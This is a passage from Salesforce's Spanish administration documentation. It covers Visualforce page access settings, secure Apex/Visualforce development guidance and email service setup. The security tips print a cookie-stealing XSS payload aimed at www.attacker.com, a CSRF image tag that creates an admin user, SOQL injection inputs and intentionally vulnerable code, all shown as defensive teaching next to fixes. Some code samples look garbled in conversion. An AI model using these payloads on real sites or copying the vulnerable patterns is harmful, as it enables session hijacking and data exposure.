3. Haga clic en **Guardar**.

Para ejecutar un nuevo cálculo de colaboración de Apex, desde la configuración de gestión de un objeto personalizado, vaya a Nuevo cálculo de colaboración de Apex y, a continuación, haga clic en **Nuevo**.

Cuando trabaje con nuevos cálculos de colaboración de Apex, tenga en cuenta lo siguiente.

- El código Apex que extiende el nuevo cálculo de colaboración puede procesar hasta un máximo de cinco millones de registros. Si este código de Apex afecta a más de cinco millones de registros, el trabajo falla de inmediato.
- Puede supervisar el estado de los nuevos cálculos de colaboración de Apex en la cola de trabajos de Apex.
- Puede asociar hasta un máximo de cinco nuevos cálculos de colaboración de Apex por objeto personalizado.

- No puede asociar nuevos cálculos de colaboración de Apex con objetos estándar.

CONSULTE TAMBIÉN

Crear motivos de colaboración de Apex

Configuración de gestión de búsqueda de objetos

## Seguridad de Visualforce

### Seguridad de página de Visualforce

Puede especificar los usuarios que pueden ejecutar una página concreta de Visualforce en función de su perfil o de un conjunto de permisos asociado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El permiso de una página de Visualforce se selecciona solamente en el nivel superior. Una vez que los usuarios pueden acceder a una página, pueden ejecutar todo el Apex asociado con la página. Incluye:

- El controlador de la página y cualquier clase de Apex activada desde la clase del controlador.
- Cualquier clase de extensión de la página y cualquier Apex activada desde una extensión.
- Cualquier clase de Apex asociada con componentes personalizados de la página.
- Cualquier clase asociada con la página a través del uso de `apex:include` o `apex:composition`.

Por ejemplo, si una página A depende de un controlador que activa una clase B de Apex y un usuario sólo tiene acceso a la clase A pero no a la clase B, el usuario puede ejecutar el código en la página A. Del mismo modo, si una página de Visualforce utiliza un componente personalizado con un controlador asociado, sólo se comprueba la seguridad del controlador asociado con la página, *no* el controlador asociado con el componente.

Puede establecer la seguridad de página de Visualforce desde:

- Una definición de página de Visualforce
- Conjuntos de permisos
- Perfiles

Si los usuarios tienen el permiso "Personalizar aplicación", pueden acceder a todas las páginas de Visualforce en la organización asociada. No obstante, aún pueden tener restricciones relacionadas con las clases de Apex. El permiso “Personalizar aplicación” no permite a los usuarios ignorar estas restricciones en una página de Visualforce a no ser que tengan acceso a la página Visualforce.

Además, para incluir Apex en una página, los usuarios deben tener el permiso "Autor de Apex" o acceder a la clase de Apex.

Nota: Las organizaciones con Force.com Sites o portales de clientes pueden activar las páginas de Visualforce asignándolas a los perfiles de los usuarios o activándolas para todo el sitio.

CONSULTE TAMBIÉN

Sugerencias de seguridad para el desarrollo de Apex y Visualforce

https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/

Configuración de la seguridad de página de Visualforce desde una definición de página.

Configuración de la seguridad de página de Visualforce desde los conjuntos de permisos

Configurar la seguridad de página de Visualforce desde los perfiles

## Configuración de la seguridad de página de Visualforce desde una definición de página.

1. En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce.**
2. Junto al nombre de la página que desea restringir, haga clic en **Seguridad**.
3. Seleccione los perfiles que desea activar en la lista Perfiles disponibles y haga clic en **Agregar**.
4. Seleccione los perfiles que desea desactivar en la lista Perfiles activados y haga clic en **Quitar**.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer la seguridad de página deVisualforce:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

## Configuración de la seguridad de página de Visualforce desde los conjuntos de permisos

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione un conjunto de permisos.
3. Haga clic en **Acceso a la página de Visualforce**.
4. Haga clic en **Modificar**.
5. Seleccione las páginas de Visualforce que quiera activar desde la lista Páginas de Visualforce disponibles y haga clic en **Agregar**, o seleccione las páginas de Visualforce que quiera desactivar desde la lista Páginas de Visualforce activadas y haga clic en **Eliminar**.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar la configuración de acceso a la página de Visualforce:

- "Gestionar conjuntos de permisos y perfiles"

## Configurar la seguridad de página de Visualforce desde los perfiles

Establezca la seguridad de Visualforce directamente desde un perfil para proporcionar a los usuarios de ese perfil el acceso a la página especificada de Visualforce.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en el nombre del perfil que desea modificar.
3. Vaya a la página Acceso a la página de Visualforce o la lista relacionada y haga clic en **Modificar**.
4. Seleccione las páginas de Visualforce que desea activar en la lista Perfiles disponibles y haga clic en la lista Páginas de Visualforce disponibles y haga clic en **Agregar**. También puede seleccionar las páginas de Visualforce que desea desactivar en la lista Páginas de Visualforce activadas y haga clic en **Agregar**.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer la seguridad de página de Visualforce:

- "Gestionar conjuntos de permisos y perfiles"

## Sugerencias de seguridad para el desarrollo de Apex y Visualforce

Comprender y estar vigilante frente a vulnerabilidades cuando desarrolla aplicaciones personalizadas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Visualforce no está disponible en **Database.com**.

### Concepto de seguridad

La potente combinación de las páginas Apex y Visualforce permite a los desarrolladores de Force.com ofrecer funciones personalizadas y lógica comercial a Salesforce o crear un producto completamente nuevo e independiente que se ejecuta en la plataforma Force.com. Sin embargo, como con cualquier lenguaje de programación, los desarrolladores deben ser conscientes de posibles riesgos relacionados con la seguridad.

Salesforce ha incorporado varias funciones de seguridad en la plataforma Force.com. Sin embargo, los desarrolladores menos cuidadosos pueden omitir las defensas predefinidas en muchos casos y exponer a sus aplicaciones y sus clientes a riesgos de seguridad. Muchos de los errores de codificación que un desarrollador puede cometer en la plataforma Force.com son similares a las vulnerabilidades de seguridad de aplicaciones Web, mientras que otras son exclusivas de Apex.

Para certificar una aplicación para AppExchange, es importante que los desarrolladores conozcan y comprendan los fallos de seguridad que se describen aquí. Para obtener más información, consulte la página de recursos de seguridad de Force.com de Desarrolladores de Salesforce en https://developer.salesforce.com/page/Security.

CONSULTE TAMBIÉN

Gestionar versiones

## Cross-Site Scripting (XSS)

Los ataques de cross-site scripting (XSS) incluyen una amplia gama de ataques en los que en una aplicación Web se incrustan HTML o secuencias de comando dañinas en el lado del cliente. La aplicación Web incluye una secuencia de código dañina en una respuesta a un usuario de la aplicación Web. El usuario se convierte en víctima del ataque sin saberlo. El atacante ha utilizado la aplicación Web como intermediaria del ataque, aprovechando que la víctima confía en ella. La mayoría de las aplicaciones que muestran páginas Web dinámicas sin validar adecuadamente los datos que pueden ser vulnerables. Los ataques contra sitios Web son muy fáciles si se pretende que la entrada de un usuario se muestre a otro usuario. Algunas posibilidades obvias incluyen sitios Web de boletines de noticias o de comentarios de usuarios, noticias o archivos comprimidos de correo electrónico.

Por ejemplo, suponga que se incluye la siguiente secuencia de comando en una página de Force.com utilizando un componente de secuencia de comando, un evento `on*` o una página de Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

Este bloque de secuencias de comandos inserta en la página el valor de `userparam` proporcionado por el usuario. El atacante puede introducir el siguiente valor de `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

En este caso, todas las cookies de la página actual se envían a `www.attacker.com` como la cadena de la consulta en la solicitud de la secuencia de comandos de `cookie.cgi`. En este punto, el atacante tiene la cookie de la sesión de la víctima y se puede conectar a la aplicación Web como si fuera la víctima.

El atacante puede publicar código dañino utilizando información de un sitio Web o de correo electrónico. Los usuarios de la aplicación Web no sólo verán la entrada del atacante, sino que pueden ejecutar la secuencia de comandos del atacante con su navegador en un contexto de confianza. De esta forma, el atacante puede realizar una amplia variedad de ataques contra la víctima. Estos ataques varían desde simples acciones como abrir y cerrar ventanas, a ataques más graves como el robo de datos o de cookies de sesión, lo que permite al atacante tener acceso completo a la sesión de la víctima.

Para obtener más información sobre este tipo de ataque en general, consulte los siguientes artículos:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

En la plataforma Force.com existen varias defensas anti XSS en marcha. Por ejemplo, Salesforce ha implementado filtros que eliminan caracteres dañinos en la mayoría de métodos de salida. Para el desarrollador que utiliza clases estándar y métodos de salida, las amenazas de los fallos de XSS se han mitigado en gran medida. Sin embargo, un desarrollador creativo puede encontrar formas de omitir los controles predeterminados de manera intencionada o accidental. Las siguientes secciones muestran dónde existen protecciones y dónde no.

### Protección existente

Todos los componentes estándar de Visualforce, que comienzan por `<apex>`, tienen filtros anti XSS activados. Por ejemplo, el siguiente código es normalmente vulnerable a un ataque XSS porque devuelve las entradas y salidas al usuario, pero la etiqueta `<apex:outputText>` es segura. Todos los caracteres que parecen ser etiquetas HTML se convierten a su formato literal. Por ejemplo, el carácter < se convierte a `<` para que se muestre un literal < en la pantalla del usuario.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

### Desactivación de exclusión en etiquetas de Visualforce

Por defecto, casi todas las etiquetas de Visualforce excluyen los caracteres vulnerables a XSS. Es posible desactivar este comportamiento definiendo el atributo opcional `escape="false"`. Por ejemplo, la siguiente salida es vulnerable a ataques XSS:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

### Elementos de programación no protegidos de XSS

Los siguientes elementos no tienen protecciones contra XSS incorporadas, por lo que debe tener especial cuidado cuando utilice estas etiquetas y objetos. Se debe a que los elementos deberían permitir al desarrollador personalizar la página insertando secuencias de comandos. No tiene sentido incluir filtros anti XSS en comandos que se añaden de manera intencionada a la página.

**JavaScript personalizado**

Si crea sus propios comandos de JavaScript, la plataforma Force.com no puede protegerle. Por ejemplo, el siguiente código es vulnerable a XSS si se utiliza en JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

**<apex:includeScript>**

El componente `<apex:includeScript>` de Visualforce le permite incluir una secuencia de comandos personalizada en la página. En estos casos, asegúrese de validar que el contenido es seguro y no incluye datos proporcionados por el usuario. Por ejemplo, el siguiente miniprograma es muy vulnerable ya que incluye una entrada proporcionada por el usuario como el valor del texto de la secuencia de comandos. El valor que proporciona la etiqueta es una URL que debe incluir JavaScript. Si un atacante puede proporcionar datos arbitrarios a este parámetro (como en el siguiente ejemplo), pueden dirigir potencialmente a la víctima a incluir cualquier archivo JavaScript desde cualquier otro sitio Web.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

## Etiquetas de fórmula

La sintaxis general de estas etiquetas es: `{!FUNCTION()}` o `{!$OBJECT.ATTRIBUTE}`. Por ejemplo, si un desarrollador quiere incluir un Id. de sesión de usuario en un vínculo, puede crear el siguiente vínculo utilizando la siguiente sintaxis:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Que produce un resultado similar al siguiente:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Las expresiones de fórmula pueden ser llamadas de funciones o incluir información sobre objetos de plataforma, un entorno de usuario, entorno de sistema y el entorno de la solicitud. Una característica importante de estas expresiones es que los datos no se excluyen durante el procesamiento. Como las expresiones se procesan en el servidor, no es posible excluir datos procesados en el cliente utilizando JavaScript u otra tecnología del lado del cliente. Pueden producirse situaciones potencialmente peligrosas si la expresión de la fórmula hace referencia a datos ajenos al sistema (potencialmente hostiles o datos editables) y la expresión no se incluye en una función para

excluir la salida durante el procesamiento. Una vulnerabilidad común se crea utilizando la expresión `{!$Request.*}` para acceder a los parámetros de la solicitud.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Desafortunadamente, la etiqueta `{!$Request.title}` sin escape también produce una vulnerabilidad XSS. Por ejemplo, la solicitud:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

produce la salida:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

El mecanismo estándar para la exclusión del lado del servidor es la etiqueta de fórmula `SUBSTITUTE()`. Teniendo en cuenta la ubicación de la expresión `{!$Request.*}` en el ejemplo, el ataque anterior se podría evitar utilizando las siguientes llamadas anidadas `SUBSTITUTE()`.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Dependiendo de la ubicación de la etiqueta y del uso de los datos, los dos caracteres que necesitan excluirse y sus equivalente excluidos pueden variar. Por ejemplo, esta declaración:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requiere que el carácter entre comillas se excluya con esta URL codificada equivalente de %22 en lugar de la HTML excluida ", ya que probablemente se utilice como vínculo. Por otra parte, la declaración:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

da como resultado:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Además, la variable `ret` puede necesitar exclusiones adicionales del lado del cliente después en la página si se utiliza de manera que pueda causar que se interpreten los caracteres de control HTML.

Las etiquetas de fórmula también se pueden utilizar para incluir datos de objetos de plataforma. Aunque los datos se toman directamente de la organización del usuario, se deben excluir antes para evitar que los usuarios ejecuten el código en el contexto de otros usuarios (potencialmente aquellos con los mayores niveles de privilegios). Aunque estos tipos de ataques deben ejecutarlos usuarios de la misma organización, afectan a las funciones de los usuarios de la organización y reducen la integridad de los registros de control. Además, muchas organizaciones contienen datos que se han importado de fuentes externas y es posible que no se hayan filtrado en busca de contenido dañino.

## Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) tienen más que ver con fallos de defensa que con defectos de programación. La forma más fácil de describir el CSRF es con un sencillo ejemplo. Un atacante tiene una página Web en `www.attacker.com`. Puede ser cualquier página Web, incluyendo una que proporcione servicios o información valiosos que atraigan el tráfico hacia el sitio. En cualquier parte de la página del atacante habrá una etiqueta HTML con la siguiente apariencia:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

En otras palabras, la página del atacante contiene una URL que ejecuta una acción en el sitio Web de la víctima. Si el usuario sigue registrado en la página Web de la víctima mientras visita la página Web del atacante, la URL se recupera y se ejecutan las acciones definidas. Este ataque se producirá porque el usuario sigue autenticado en la página Web de la víctima. Se trata de un ejemplo muy simple y el atacante puede ser más creativo si utiliza secuencias de comando para generar la solicitud de devolución de llamada o utilizar ataques CSRF contra sus métodos de AJAX.

Para obtener más información al respecto y sobre las defensas tradicionales, consulte los siguientes artículos:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

En la plataforma Force.com, Salesforce ha implementado un token anti CSRF para evitar este ataque. Cada página incluye una cadena aleatoria de caracteres como un campo de formulario oculto. La próxima vez que se cargue la página, la aplicación comprueba la validez de esta cadena de caracteres y no ejecuta el comando salvo que el valor coincida con el valor esperado. Esta función le protege cuando utilice todos los controladores y métodos estándar.

De nuevo, el desarrollador puede omitir las defensas predefinidas sin considerar el riesgo. Por ejemplo, suponga que tiene un controlador personalizado desde donde toma el Id. de objeto como parámetro de entrada y utiliza ese parámetro en una llamada SOQL. Considere el siguiente miniprograma de código.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

En este caso, el desarrollador ha omitido los controles anti CSRF sin saberlo desarrollando su propio método de acción. El parámetro `id` se lee y se utiliza en el código. El token anti CSRF no se lee ni se valida. Una página Web del atacante puede haber enviado al usuario a esta página utilizando un ataque CSRF y proporcionar el valor que desee para el parámetro `id`.

No hay defensas predefinidas para este tipo de situaciones, por lo que los desarrolladores deben tener cuidado a la hora de escribir páginas que desarrollen acciones basadas en parámetros proporcionados por el cliente como la variable `id` en el ejemplo anterior. Una posible solución temporal es insertar una página de confirmación intermedia antes de realizar la acción, para comprobar si que el usuario pretendía acceder a la página. Entre otras soluciones se incluyen reducir el tiempo de inactividad de la sesión en la organización y acostumbrar a los usuarios a que cierren su sesión activa y no utilicen su navegador para visitar otros sitios mientras están autenticados.

## Inyección SOQL

En otros lenguajes de programación, el fallo anterior se conoce como inyección SQL. Apex no utiliza SQL, sino que utiliza su propio lenguaje de consulta de base de datos, SOQL. SOQL es mucho más simple y con menos funcionalidades que SQL. Por lo tanto, los riesgos de SOQL son mucho menores que los de SQL, pero los ataques son casi idénticos a los de inyección SQL tradicional. En resumen, inyección SQL/SOQL implica entradas proporcionadas por el usuario y el uso de estos valores en una consulta SOQL dinámica. Si la entrada no está validada, puede incluir comandos SOQL que modifiquen la declaración SOQL y engañen a la aplicación para que ejecute los comandos no deseados.

Para obtener más información sobre ataques de inyección SQL, consulte:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

### Vulnerabilidades de inyección SOQL en Apex

A continuación se incluye un ejemplo de código de Apex y Visualforce vulnerable a inyección SOQL.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

Se trata de un ejemplo muy simple, pero muy ilustrativo de la lógica. El código intenta buscar los contactos que no se han eliminado. El usuario proporciona un valor de entrada denominado `name`. El valor puede ser cualquiera que proporcione el usuario y no se valida nunca. La consulta SOQL se crea de forma dinámica y se ejecuta con el método `Database.query`. Si el usuario proporciona un valor válido, la declaración se ejecuta como se esperaba:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Sin embargo, si el usuario proporcionara un valor no esperado como:

```
// User supplied value for name: test%') OR (Name LIKE '
```

en ese caso, la consulta es:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Ahora, los resultados muestran todos los contactos, no sólo los que se eliminan. Una vulnerabilidad de inyección SOQL se puede utilizar para modificar la lógica prevista de cualquier consulta vulnerable.

### Defensas de inyección SOQL

Para evitar un ataque de inyección SOQL, evite utilizar consultas SOQL dinámicas. En su lugar, utilice consultas estáticas y variables de vinculación. El ejemplo vulnerable anterior se podría reescribir utilizando SOQL estática como la siguiente:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

Si debe utilizar SOQL dinámica, utilice el método `escapeSingleQuotes` para depurar las entradas proporcionadas por el usuario. Este método añade el carácter de escape (\) a todas las comillas simples de una cadena procedente del usuario. Este método garantiza que todas las comillas simples se consideren cadenas de cierre, en lugar de comandos de base de datos.

## Control de acceso a los datos

La plataforma Force.com hace un gran uso de las reglas de colaboración de datos. Cada objeto tiene permisos y puede tener una configuración de colaboración según la cual los usuarios pueden leer, crear, modificar y eliminar. Estas configuraciones se aplican cuando se utilizan todos los controladores estándar.

Si utiliza una clase de Apex, los permisos de usuario predefinidos y las restricciones de nivel de campo no se respetan durante su ejecución. El comportamiento por defecto es que una clase de Apex puede leer y actualizar todos los datos de la organización. Como estas reglas no se aplican, los desarrolladores que utilizan Apex deben cuidar de no exponer datos importantes de manera inadvertida que normalmente estarían ocultos a los usuarios según sus permisos de usuario, seguridad a nivel de campo o las configuraciones predeterminadas de la organización. Afecta particularmente a las páginas de Visualforce. Por ejemplo, consideremos el siguiente código Apex de ejemplo:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

En este caso, se buscan todos los registros de los contactos, incluso si el usuario que ha iniciado sesión no tendría normalmente permiso para ver estos registros. La solución es utilizar las palabras claves de calificación `with sharing` al declarar la clase:

```
public with sharing class customController {
    . . .
}
```

La palabra clave `with sharing` dirige la plataforma para utilizar los permisos de colaboración de seguridad del usuario que ha iniciado sesión, en lugar de proporcionar acceso completo a todos los registros.

# Servicios de correo electrónico

## ¿Qué son los servicios de correo electrónico?

Los servicios de correo electrónico son procesos automatizados que utilizan las clases de Apex para procesar el contenido, encabezados y archivos adjuntos de los mensajes de correo electrónico entrante. Por ejemplo, puede crear un servicio de correo electrónico que cree automáticamente registros de contactos en función de la información de contacto de los mensajes.

Puede asociar cada servicio de correo electrónico con una dirección de correo electrónico generada de Salesforceo más a las que los usuarios pueden enviar mensajes para su procesamiento. Para ofrecer acceso a varios usuarios a un único servicio de correo electrónico, puede:

- Asociar varias direcciones de correo electrónico generado de Salesforce con el servicio de correo electrónico y asignar esas direcciones a los usuarios.
- Asociar una única dirección de correo electrónico generado de Salesforce con el servicio de correo electrónico y escribir una clase de Apex que se ejecuta según el usuario accede al servicio de correo electrónico. Por ejemplo, puede escribir una clase de Apex que identifique al usuario según su dirección de correo electrónico y cree registros en nombre de otro usuario.

Para utilizar servicios de correo electrónico, en Configuración, introduzca *`Servicios de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Servicios de correo electrónico**.

- Haga clic en **Nuevo servicio de correo electrónico** para definir un nuevo servicio de correo electrónico.
- Seleccione un nuevo servicio de correo electrónico para ver esta configuración, actívelo o desactívelo y visualice o especifique las direcciones del servicio de correo electrónico.
- Haga clic en **Modificar** para realizar cambios en un servicio de correo electrónico.
- Haga clic en **Eliminar** para eliminar un servicio de correo electrónico.

  Nota: Antes de eliminar servicios de correo electrónico, deberá eliminar todas las direcciones de servicio de correo electrónico asociadas.

Cuando defina servicios de correo electrónico, tenga en cuenta lo siguiente:

- Un servicio de correo electrónico sólo procesa los mensajes que reciba en una de sus direcciones.
- Salesforce limita el número total de mensajes que los servicios de correo electrónico pueden procesar, incluyendo Correo electrónico para registro de casos On-Demand diariamente. Los mensajes que superan este límite se rechazan, descartan o se ponen en cola para su procesamiento al día siguiente, dependiendo de cómo configure la configuración de respuesta de error para cada servicio de correo electrónico. Salesforce calcula el límite multiplicando el número de licencias por 1.000, hasta un máximo de 1.000.000. Por ejemplo, si tiene 10 licencias, su organización puede procesar hasta 10.000 correos electrónicos cada día.
- Las direcciones de servicio de correo electrónico que cree en su Sandbox no se pueden copiar en su organización de producción.
- Por cada servicio de correo electrónico, puede indicar a Salesforce que envíe mensajes de correo electrónico de error a una dirección especificada en lugar de a la dirección de correo electrónico del remitente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El uso de servicios de correo electrónico en paquetes de AppExchange instalados también está disponible en: **Group Edition** y **Professional Edition**

PERMISOS DE USUARIO

Para configurar los servicios y las direcciones del servicio de correo electrónico de Apex:

- "Modificar todos los datos"

Para crear las clases de Apex:

- "Apex de autor"

- Los servicios de correo electrónico rechazan mensajes de correo electrónico y notifican al remitente si el correo electrónico (combinación del texto del cuerpo, HTML del cuerpo y los archivos adjuntos) supera aproximadamente los 10 MB (varía dependiendo del idioma y el conjunto de caracteres).

CONSULTE TAMBIÉN

Definición de direcciones de servicio de correo electrónico

Definición de servicios de correo electrónico

Uso del objeto InboundEmail

## Definición de direcciones de servicio de correo electrónico

1. En Configuración, introduzca *Servicios de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Servicios de correo electrónico**.
2. Seleccione el servicio de correo electrónico para el que desea definir una dirección.
3. Haga clic en **Nuevo servicio de correo electrónico** o haga clic en **Modificar** para cambiar la configuración de una dirección de servicio de correo electrónico existente. Para eliminar una dirección de servicio de correo electrónico, haga clic en **Ver** y **Eliminar**.
4. En el campo Dirección de correo electrónico, introduzca la parte local de la dirección del servicio de correo electrónico. Salesforce genera una parte de dominio único para cada dirección del servicio de correo electrónico para asegurar que no hay dos direcciones del servicio de correo electrónico idéntico. La parte del dominio generada aparece a la derecha del campo Dirección de correo electrónico.

   Consejo: Para la parte local de una dirección de correo electrónico de Salesforce, todos los caracteres alfanuméricos son válidos, además de los siguientes caracteres especiales: !#$%&'*/=?^_+-`{|}~. Para la parte del dominio de una dirección de correo electrónico de Salesforce, sólo los caracteres alfanuméricos son válidos, además del guión (-). El carácter de punto (.) también es válido en la parte local y del dominio siempre que no sea el primer carácter.

   Las direcciones de correo electrónico de Salesforce no distinguen entre minúsculas y mayúsculas.

5. Active la casilla de verificación Activo si desea activar la dirección del servicio de correo electrónico cuando haga clic en Guardar.
6. Seleccione Usuario de contexto. El servicio de correo electrónico asume los permisos del usuario de contexto cuando procesa los mensajes que recibe esta dirección. Por ejemplo, si el servicio de correo electrónico está configurado para modificar los registros de contactos cuando reciba la información del contacto actualizada, el servicio de correo electrónico sólo modifica un registro si el usuario de contexto tiene permiso para modificar el registro.

   Importante: Seleccione un usuario de contexto que tenga permiso para ejecutar la clase de Apex que tenga el servicio de correo electrónico configurado para utilizar.

7. También puede configurar esta dirección de correo electrónico para aceptar únicamente mensajes de algunos remitentes, mostrando sus direcciones y dominios de correo electrónico en el cuadro de texto Aceptar correo electrónico de. Separe las diferentes entradas con comas. Por ejemplo: george@miempresa.com, yahoo.com, gmail.com. Si el cuadro de texto Aceptar correo electrónico de tiene un valor y el servicio de correo electrónico recibe un mensaje de una dirección o dominio

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El uso de servicios de correo electrónico en paquetes de AppExchange instalados también está disponible en: **Group Edition** y **Professional Edition**

PERMISOS DE USUARIO

Para configurar los servicios y las direcciones del servicio de correo electrónico de Apex:

- "Modificar todos los datos"

Para crear las clases de Apex:

- "Apex de autor"

de correo electrónico no incluida en la lista, el servicio de correo electrónico ejecuta la acción especificada en la configuración de respuesta de error `Acción de remitente no autorizado`.

Deje este campo en blanco si desea que el servicio de correo electrónico reciba un correo electrónico de cualquier dirección de correo electrónico.

Nota: Si tanto el servicio como la dirección de correo electrónico están configuradas para aceptar únicamente mensajes de algunos remitentes, el servicio de correo electrónico sólo procesa mensajes de remitentes incluidos en los cuadros de texto `Aceptar correo electrónico de` en el servicio de correo electrónico y las direcciones de servicio de correo electrónico.

8. Haga clic en **Guardar** para guardar sus cambios o **Guardar y crear nueva** para definir otra dirección de correo electrónico entrante para este servicio de correo electrónico.

CONSULTE TAMBIÉN

Definición de servicios de correo electrónico

¿Qué son los servicios de correo electrónico?

## Definición de servicios de correo electrónico

Para definir un servicio de correo electrónico:

1. En Configuración, introduzca *`Servicios de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Servicios de correo electrónico**.
2. Haga clic en **Nuevo servicio de correo electrónico** o haga clic en **Modificar** para modificar un servicio de correo electrónico existente.
3. Indique el nombre del servicio de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El uso de servicios de correo electrónico en paquetes de AppExchange instalados también está disponible en: **Group Edition** y **Professional Edition**

PERMISOS DE USUARIO

Para configurar los servicios y las direcciones del servicio de correo electrónico de Apex:

- "Modificar todos los datos"

Para crear las clases de Apex:

- "Apex de autor"

4. Seleccione la clase de Apex que desea que utilice este servicio de correo electrónico para procesar los mensajes. La clase de Apex que seleccione debe implementar la interfaz `Messaging.InboundEmailHandler`. Por ejemplo:

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                return result;
            }
        }
```

Si desea información sobre el objeto InboundEmail, consulte Uso del objeto InboundEmail en la página 5795.

5. Seleccione los tipos de archivos adjuntos que desea que acepte el servicio de correo electrónico. Las opciones son:

**Ninguno**
El servicio de correo electrónico acepta el mensaje, pero descarta los archivos adjuntos.

**Archivos adjuntos de texto únicamente**
